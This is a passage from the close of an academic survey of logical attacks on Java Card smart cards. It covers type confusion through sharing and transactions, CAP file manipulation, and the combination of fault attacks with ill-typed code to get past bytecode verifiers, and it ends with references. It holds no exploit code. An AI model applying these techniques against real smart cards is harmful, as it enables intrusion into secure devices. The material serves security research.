c-22a		x	

Several cards refused a code that creates a new object in a transaction. But surprisingly if we use the method `makeTransientArray` of the API it becomes possible for the cards under test.

6 Conclusion

We presented in this survey the published logical attacks on Java Cards. We can define a logical attack by loading a program into the card that can generate by itself a non expected behaviour. We have shown that it was possible to obtain a reference to another type by using two mechanisms used in Java Card: sharing

and transactions. Another source of attack is related to CAP file manipulation. These attacks run well on most of the cards due to the fact that we load ill-typed applet in the card. The obvious counter-measure is to embed a byte code verifier, however this is a important piece of code which can increase the memory size of the card. Moreover byte code verifier can be bypassed using a physical attack in order to relax this hypothesis. That is what we simulated in order to obtain either trans-typing like Barbu has demonstrated in his paper or by modifying the control flow like in the EMAN 4 attack.

Attacks based on ill-typed code have not practical application due to the fact that very few applications are downloaded onto cards after post issuance. Deployed cards are managed in a way that it is very difficult to load such ill-typed code in the cards. Often the code is audited or evaluated and verified from the typing point of view and any malicious application will be detected. For these attacks, the objective is to obtain the dump of the memory and to be able to perform further attacks in a white box manner. Reversing the code must be the target because deployed cards often uses the same virtual machine, the same implementation of Global Platform and so on.

Combining logical and physical attack is very promising. It is a mean to relax the main hypothesis: an arbitrary CAP file can be load. If a Byte Code Verifier or any auditing method exists, it will become impossible. So the main idea is to transform the code inside the card thanks to a physical attack and then be able to generate a mutant application. We are now working on the analysis of the mutability property of an applet thanks to the SmartCM tool. For that purpose we have evaluated several applets of a mobile operator and defined patterns of the original code that can lead to a hostile mutant application.

We verified and confirmed most of the attacks published by Poll and we evaluate our own attack on several Java Cards available on some web sites. We were not able to reproduce the attacks on the most recent specification the *Connected Edition* due to the lack of commercially available cards.

References

1. Aumüller, C., Bier, P., Fischer, W., Hofreiter, P., Seifert, J.: Fault attacks on RSA with CRT: Concrete results and practical countermeasures. In: Kaliski Jr., B.S., Koç, Ç.K., Paar, C. (eds.) CHES 2002. LNCS, vol. 2523, pp. 81–95. Springer, Heidelberg (2003)
2. Barbu, G., Thiebeauld, H., Guerin, V.: Attacks on java card 3.0 combining fault and logical attacks. In: Gollmann, D., Lanet, J.-L., Iguchi-Cartigny, J. (eds.) CARDIS 2010. LNCS, vol. 6035, pp. 148–163. Springer, Heidelberg (2010), `http://dblp.uni-trier.de/db/conf/cardis/cardis2010.html#BarbuTG10`
3. Global Platform: Card Specification v2.2 (2006)
4. Hemme, L.: A differential fault attack against early rounds of (Triple-)DES. In: Joye, M., Quisquater, J.-J. (eds.) CHES 2004. LNCS, vol. 3156, pp. 170–217. Springer, Heidelberg (2004)
5. Hubbers, E., Poll, E.: Transactions and non-atomic API calls in Java Card: specification ambiguity and strange implementation behaviours. Dept. of Computer Science NIII-R0438, Radboud University Nijmegen (2004)

6. Iguchi-Cartigny, J., Lanet, J.: Developing a Trojan applet in a Smart Card. Journal in Computer Virology (2010)
7. Oracle: Java Card Platform Specification, http://java.sun.com/javacard/specs.html
8. Piret, G., Quisquater, J.: A differential fault attack technique against SPN structures, with application to the AES and KHAZAD. In: Walter, C.D., Koç, Ç.K., Paar, C. (eds.) CHES 2003. LNCS, vol. 2779, pp. 77–88. Springer, Heidelberg (2003)
9. Sere, A., Iguchi-Cartigny, J., Lanet, J.: Automatic detection of fault attack and countermeasures. In: Proceedings of the 4th Workshop on Embedded Systems Security, p. 7. ACM, New York (2009)
10. Smart Secure Devices (SSD) Team – XLIM/University of Limoges: OPAL: An Open Platform Access Library, http://secinfo.msi.unilim.fr/
11. Smart Secure Devices (SSD) Team – XLIM/University of Limoges: The CAP file manipulator, http://secinfo.msi.unilim.fr/